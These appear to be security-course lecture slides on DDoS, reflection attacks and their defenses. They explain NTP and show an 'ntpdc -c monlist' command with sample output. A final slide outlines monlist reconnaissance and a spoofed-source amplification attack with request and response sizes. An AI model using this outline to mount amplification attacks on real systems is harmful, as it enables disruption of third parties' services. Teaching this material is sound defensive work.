
No problem: B is not waiting  
for an ACK

# Overwhelming link bandwidth with packets


- Attack traffic can be made similar to legitimate traffic, hindering detection.
- Flow of traffic must consume target's bandwidth resources.
  - Attacker needs to engage more than one machine => DDoS
- May be easier to get target to fill-up its upstream bandwidth: async access
  - Example: attacking BitTorrent seeds



# Distributed DoS: DDos



# DDoS: Reflection attack





# **DDoS: Reflection attack**


# DDoS Defenses

- Don't let your systems become bots
  - Keep systems patched up
  - Employ egress anti-spoof filtering on external router.
- Filter dangerous packets
  - Vulnerability attacks
  - Intrusion prevention systems
- Over-provisioning of resources
  - Abundant bandwidth
  - Large pool of servers
  - ISP needs abundant bandwidth too.
  - Multiple ISPs
- Signature and anomaly detection and filtering
  - Upstream hopefully
- Rate limiting
  - Limit # of packets sent from source to dest

# ***Network Time Protocol (NTP)***

- Protocol used to sync the time between client and server
- Synchronized timing is extremely important for many security reasons
  - Kerberos requires correct timestamps for tickets
  - Syncing logs and alerts for analysis
- Windows PCs are set by default to sync the clock from a Microsoft NTP server
- UDP port 123
- Client sends a request (packet size about 48bytes) to an NTP server for the time, and then the client listens for a response from the server
- NTP also has a feature called “monlist” in which a client can request (packet size about 48bytes) a list that contains the last 600 hostnames with IP addresses of clients that have connected to that server.
- The NTP request also contains a 32-bit Reference ID that the server response must contain for the client to accept the response.

# Review: DNS DDoS Reflection attack





# *NTP 'Monlist' Example*

```
[root@server ~]# ntpdc -c monlist [hostname]
```

remote address	port	local address	count	m	ver	code	avgint	lstint
localhost.localdomain	53949	127.0.0.1	1	7	2	0	0	0
tock.usshc.com	123	xxx.xxx.xxx.xxx	1	4	4	5d0	0	53
198.52.198.248	123	xxx.xxx.xxx.xxx	1	4	4	5d0	0	54
rook.slash31.com	123	xxx.xxx.xxx.xxx	1	4	4	5d0	0	55
eightyeight.xmission.c	123	xxx.xxx.xxx.xxx	1	4	4	5d0	0	56

**[continue for hundreds of records]**





# NTP Abuse

## Abuse

## Difficulty

1. Recon: Obtain a list of the last 600 IP/hostnames

Easy.

2. Perform a DDOS attack by using 'monlist' feature. Spoof source IPs using the target as destination IP.

Spoofing IPs is easy.  
Need to deal with ingress filters.

Request size: 48-234 bytes; Response size: ~48kb

